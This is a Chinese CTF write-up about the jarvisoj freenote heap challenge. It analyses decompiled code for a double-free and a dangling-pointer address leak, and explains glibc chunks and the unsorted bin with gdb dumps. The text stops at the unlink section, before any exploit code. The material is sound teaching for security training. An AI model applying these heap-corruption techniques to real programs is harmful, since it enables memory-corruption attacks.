Javisoj_level6_x64_writeup

原创

yeshen4328 于 2020-10-14 20:28:29 发布 5466 收藏

分类专栏： 安全

本文链接：https://blog.csdn.net/yeshen4328/article/details/109082636

freenote writeup

文章目录

freenote writeup

目的

题目

预备知识

堆

chunk

main arena

unlink

got表劫持

解题

漏洞

漏洞利用

地址泄漏

unlink

got劫持

目的

1. 学习pwn基本套路
2. 学习堆相关漏洞和利用：unlink、堆的结构、free的流程

题目

笔记本题目：

```
root@fa1e4dda1cea:~/ctf/level6_x64# ./freenote_x64
== 0ops Free Note ==
1. List Note
2. New Note
3. Edit Note
4. Delete Note
5. Exit
=====================
Your choice: Alarm clock
```

4个重要选项如上所示，选项代码如下所示：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_4009FD();
  InitNote();
  while ( 1 )
  {
    switch ( Hint() )
    {
      case 1:
        ListNote();
        break;
      case 2:
        NewNote();
        break;
      case 3:
        EditNote();
        break;
      case 4:
        DeleNote();
        break;
      case 5:
        puts("Bye");
        return 0LL;
      default:
        puts("Invalid!");
        break;
    }
  }
}
```

InitNote：

```
1  _QWORD *InitNote()
2  {
3    _QWORD *v0; // rax
4    _QWORD *result; // rax
5    signed int i; // [rsp+Ch] [rbp-4h]
6
7    v0 = malloc(0x1810uLL);
8    note_buf = (__int64)v0;
9    *v0 = 0x100LL;
10   result = (_QWORD *)note_buf;
11   *(_QWORD *)(note_buf + 8) = 0LL;
12   for ( i = 0; i <= 255; ++i )
13   {
14     *(_QWORD *)(note_buf + 24LL * i + 16) = 0LL;
15     *(_QWORD *)(note_buf + 24LL * i + 24) = 0LL;
16     result = (_QWORD *)(note_buf + 24LL * i + 32);
17     *result = 0LL;
18   }
19   return result;
20 }
```

初始化整个note的内存，共0x1810字节，前16字节为头部信息，分别是最大note数（note_buf: 0x100），当前note数（note_buf+8: 0）；

接下来初始化每个note的结构，每个note 24字节，第一个8字节（note_buf + 24*i + 16）表示该note是否被使用，第二个8字节(note_buf + 24*i + 24)为note长度，第三个8字节（note_buf + 24*i + 32）为note_buf的地址。所以整个笔记本的结构如下：

Note结构：

address

==========

0 7 -----> max_note_size

==========

8 15 ------->note_num

==========

16 23 ------> 1(occupied or not)

==========

24 31------->note_len

==========

32 39---------->buf_addr

==========

…

ListNote：

```
int ListNote()
{
  __int64 v0; // rax
  unsigned int i; // [rsp+Ch] [rbp-4h]

  if ( *(_QWORD *)(note_buf + 8) <= 0LL )
  {
    LODWORD(v0) = puts("You need to create some new notes first.");
  }
  else
  {
    for ( i = 0; ; ++i )
    {
      v0 = *(_QWORD *)note_buf;
      if ( (signed __int64)(signed int)i >= *(_QWORD *)note_buf )
        break;
      if ( *(_QWORD *)(note_buf + 24LL * (signed int)i + 16) == 1LL )
        printf("%d. %s\n", i, *(_QWORD *)(note_buf + 24LL * (signed int)i + 32));
    }
  }
  return v0;
}
```

listnote函数中存在一个可利用的漏洞，printf("%d. %s\n", …)使用%s输出地址note_buf+24*i+32的内容，%s会输出0x00前面所有的内容，所以可以用来泄漏堆的地址，从而得出libc和程序堆的开始地址。

NewNote：

```
int NewNote()
{
  __int64 v0; // rax
  void *buf; // ST18_8
  int i; // [rsp+Ch] [rbp-14h]
  int len; // [rsp+10h] [rbp-10h]

  if ( *(_QWORD *)(note_buf + 8) < *(_QWORD *)note_buf )
  {
    for ( i = 0; ; ++i )
    {
      v0 = *(_QWORD *)note_buf;
      if ( (signed __int64)i >= *(_QWORD *)note_buf )
        break;
      if ( !*(_QWORD *)(note_buf + 24LL * i + 16) )
      {
        printf("Length of new note: ");
        len = ReadNum();
        if ( len > 0 )
        {
          if ( len > 4096 )
            len = 4096;
          buf = malloc((0x80 - len % 0x80) % 0x80 + len);
          printf("Enter your note: ");
          ReadNote((__int64)buf, len);
          *(_QWORD *)(note_buf + 24LL * i + 16) = 1LL;
          *(_QWORD *)(note_buf + 24LL * i + 24) = len;
          *(_QWORD *)(note_buf + 24LL * i + 32) = buf;
          ++*(_QWORD *)(note_buf + 8);
          LODWORD(v0) = puts("Done.");
        }
        else
        {
          LODWORD(v0) = puts("Invalid length!");
        }
        return v0;
      }
    }
  }
  else
  {
    LODWORD(v0) = puts("Unable to create new note.");
  }
  return v0;
}
```

newnote函数没有漏洞，但是可以看出，note_addr是如何布局的：

note_buf+24*i+offset

==========

16 23 ------> 1(occupied or not)

==========

24 31------->note_len

==========

32 39---------->buf_addr

==========

EditNote：

```
int EditNote()
{
  __int64 v1; // rbx
  int length; // [rsp+4h] [rbp-1Ch]
  int num; // [rsp+8h] [rbp-18h]

  printf("Note number: ");
  num = ReadNum();
  if ( num < 0 || (signed __int64)num >= *(_QWORD *)note_buf || *(_QWORD *)(note_buf + 24LL * num + 16) != 1LL )
    return puts("Invalid number!");
  printf("Length of note: ");
  length = ReadNum();
  if ( length <= 0 )
    return puts("Invalid length!");
  if ( length > 4096 )
    length = 4096;
  if ( length != *(_QWORD *)(note_buf + 24LL * num + 24) )
  {
    v1 = note_buf;
    *(_QWORD *)(v1 + 24LL * num + 32) = realloc(
                                          *(void **)(note_buf + 24LL * num + 32),
                                          (128 - length % 128) % 128 + length);
    *(_QWORD *)(note_buf + 24LL * num + 24) = length;
  }
  printf("Enter your note: ");
  ReadNote(*(_QWORD *)(note_buf + 24LL * num + 32), length);
  return puts("Done.");
}
```

editnote没有漏洞，可以看出，当新的note和原来note长度一样，那么就不会调用realloc来重新分配内存，而是直接在note_buf中保存的note_addr中写数据。

DeleteNote：

```
int DeleNote()
{
  int index; // [rsp+Ch] [rbp-4h]

  if ( *(_QWORD *)(note_buf + 8) <= 0LL )
    return puts("No notes yet.");
  printf("Note number: ");
  index = ReadNum();
  if ( index < 0 || (signed __int64)index >= *(_QWORD *)note_buf )
    return puts("Invalid number!");
  --*(_QWORD *)(note_buf + 8);
  *(_QWORD *)(note_buf + 24LL * index + 16) = 0LL;
  *(_QWORD *)(note_buf + 24LL * index + 24) = 0LL;
  free(*(void **)(note_buf + 24LL * index + 32));
  return puts("Done.");
}
```

DeleteNote中在删除note时，没有判断当前**note**是否已经被释放（可用来unlink），并且释放后没有将**note_addr**置**NULL**（可结合前面printf %s的漏洞，泄漏堆地址）

预备知识

下面讲解本地涉及到的知识，不想看的可直接绕过。

堆

当程序首次调用malloc函数分配内存时，glibc会通过系统调用给程序分配内存空间，这块空间即是堆heap，在整个程序中的位置如下：


```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000402000 0x0000000000000000 r-x /root/ctf/level6_x64/freenote_x64
0x0000000000601000 0x0000000000602000 0x0000000000001000 r-- /root/ctf/level6_x64/freenote_x64
0x0000000000602000 0x0000000000603000 0x0000000000002000 rw- /root/ctf/level6_x64/freenote_x64
0x000000000193d000 0x000000000195f000 0x0000000000000000 rw- [heap]
0x00007fa580ba9000 0x00007fa580d69000 0x0000000000000000 r-x /lib/x86_64-linux-gnu/libc-2.23.s
o
0x00007fa580d69000 0x00007fa580f69000 0x00000000001c0000 --- /lib/x86_64-linux-gnu/libc-2.23.s
o
0x00007fa580f69000 0x00007fa580f6d000 0x00000000001c0000 r-- /lib/x86_64-linux-gnu/libc-2.23.s
o
0x00007fa580f6d000 0x00007fa580f6f000 0x00000000001c4000 rw- /lib/x86_64-linux-gnu/libc-2.23.s
o
0x00007fa580f6f000 0x00007fa580f73000 0x0000000000000000 rw-
0x00007fa580f73000 0x00007fa580f99000 0x0000000000000000 r-x /lib/x86_64-linux-gnu/ld-2.23.so
0x00007fa581190000 0x00007fa581193000 0x0000000000000000 rw-
0x00007fa581198000 0x00007fa581199000 0x0000000000025000 r-- /lib/x86_64-linux-gnu/ld-2.23.so
0x00007fa581199000 0x00007fa58119a000 0x0000000000026000 rw- /lib/x86_64-linux-gnu/ld-2.23.so
0x00007fa58119a000 0x00007fa58119b000 0x0000000000000000 rw-
0x00007ffd77284000 0x00007ffd772a5000 0x0000000000000000 rw- [stack]
0x00007ffd772e1000 0x00007ffd772e4000 0x0000000000000000 r-- [vvar]
0x00007ffd772e4000 0x00007ffd772e6000 0x0000000000000000 r-x [vdso]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 r-x [vsyscall]
```

通过gdb插件gef的vmmap可以看到，heap（红框）的位置在较低地址，而stack在高地址，整个地址空间中还存放有其他的内容，在本题中，程序通过initnote函数分配的note_buf开始地址就为0x193d000，也就是整个堆的开始地址。

chunk

chunk是程序通过malloc函数分配的内容块，chunk和chunk之间是在物理地址上相邻的，chunk分配malloc chunk和free chunk两种，

Malloc chunk（被分配正在使用的chunk）的结构如下：




上面是示意图，实际内存情况如下：

某个chunk开始地址为**0x193e820**；

malloc返回给用户使用的是**0x193e830**；


前0x10字节可以看作是头部，内容就是前一个chunk的大小（prev_size）和本chunk的大小（size）；

图里前一个chunk的大小为0，因为当前chunk正在被使用，prev_size域是前一个chunk的数据内容。当前chunk大小为0x90，但是图里是0x91，因为它的P为是1，表示前一个chunk正在被使用，如果前一个chunk被释放了，那么就会显示0x90；




下一个chunk同理，prev_size为0，p位为1，说明绿框的那个chunk正在被使用；

free chunk（调用free函数释放chunk之后）结构如下：



被释放的chunk在内存中的情况如下，0x10c68b0地址所在的chunk被释放了头部下面的0x10字节就被替换成了链表中头节点的指针（当前链表中就这一个free chunk，所以fd和bk指针都头节点的指针）




观察绿框chunk下面那个chunk的头部，因为绿框chunk被free，可以看到prev_size变为了0x90，size也变成了0x90（P位变成了0）。

总的来说，一个chunk的的头部在释放前和释放后会发生变化，主要在prev_size域，size域的p位表示前一个chunk是否释放。data域的开始0x10字节在释放后变成free链表（0x90的chunk会放到unsorted bin）的下一个和上一个free chunk地址。

main arena

main arena是libc库中的一个数据机构，其中有一个bins数组，它保存了不同的bin（unsorted bin、fastbin、small bin等等），每个bins保存了不同大小的free chunk。具体的结构我没有详细分析，留以后分析。本题只利用了main arena里面的unsorted bin头指针地址来泄漏libc地址。

main arena和chunk的关系：



比如如下两个free chunk，被放入到了unsorted bins里面去

```
Unsorted Bin for arena 'main_arena'
[+] unsorted_bins[0]: fw=0x1d94940, bk=0x1d94820
 →   Chunk(addr=0x1d94950, size=0x90, flags=PREV_INUSE)   →   Chunk(addr=0x1d94830, size=0x90,
 flags=PREV_INUSE)
[+] Found 2 chunks in unsorted bin.
```

main_arena实际内存分布如下，地址0x00007f7858635b78上，可以看到main_arena+88到main_arena+104上位unsorted bin，+104上位fd和bk的指针：

```
gef➤  x/20gx 0x00007f7858635b78
0x7f7858635b78 <main_arena+88>: 0x0000000001d94a60      0x0000000000000000
0x7f7858635b88 <main_arena+104>:        0x0000000001d94940      0x0000000001d94820
0x7f7858635b98 <main_arena+120>:        0x00007f7858635b88      0x00007f7858635b88
0x7f7858635ba8 <main_arena+136>:        0x00007f7858635b98      0x00007f7858635b98
0x7f7858635bb8 <main_arena+152>:        0x00007f7858635ba8      0x00007f7858635ba8
```

free chunk：0x0000000001d94940，fd指向0x0000000001d94820，bk位main_arene头部

```
0x7f7858635c08 <main_arena+232>:        0x00007f7858635b78
gef➤  x/10gx 0x0000000001d94940
0x1d94940:      0x0000000000000120      0x0000000000000091
0x1d94950:      0x0000000001d94820      0x00007f7858635b78
0x1d94960:      0x3232323232323232      0x3232323232323232
0x1d94970:      0x3232323232323232      0x3232323232323232
0x1d94980:      0x3232323232323232      0x3232323232323232
```

free chunk：0x0000000001d94820，fd指向main_arena头部，bk为0x0000000001d94940

```
gef➤  x/10gx 0x0000000001d94820
0x1d94820:      0x0000000000000000      0x0000000000000091
0x1d94830:      0x00007f7858635b78      0x0000000001d94940
0x1d94840:      0x3030303030303030      0x3030303030303030
0x1d94850:      0x3030303030303030      0x3030303030303030
0x1d94860:      0x3030303030303030      0x3030303030303030
```

unlink

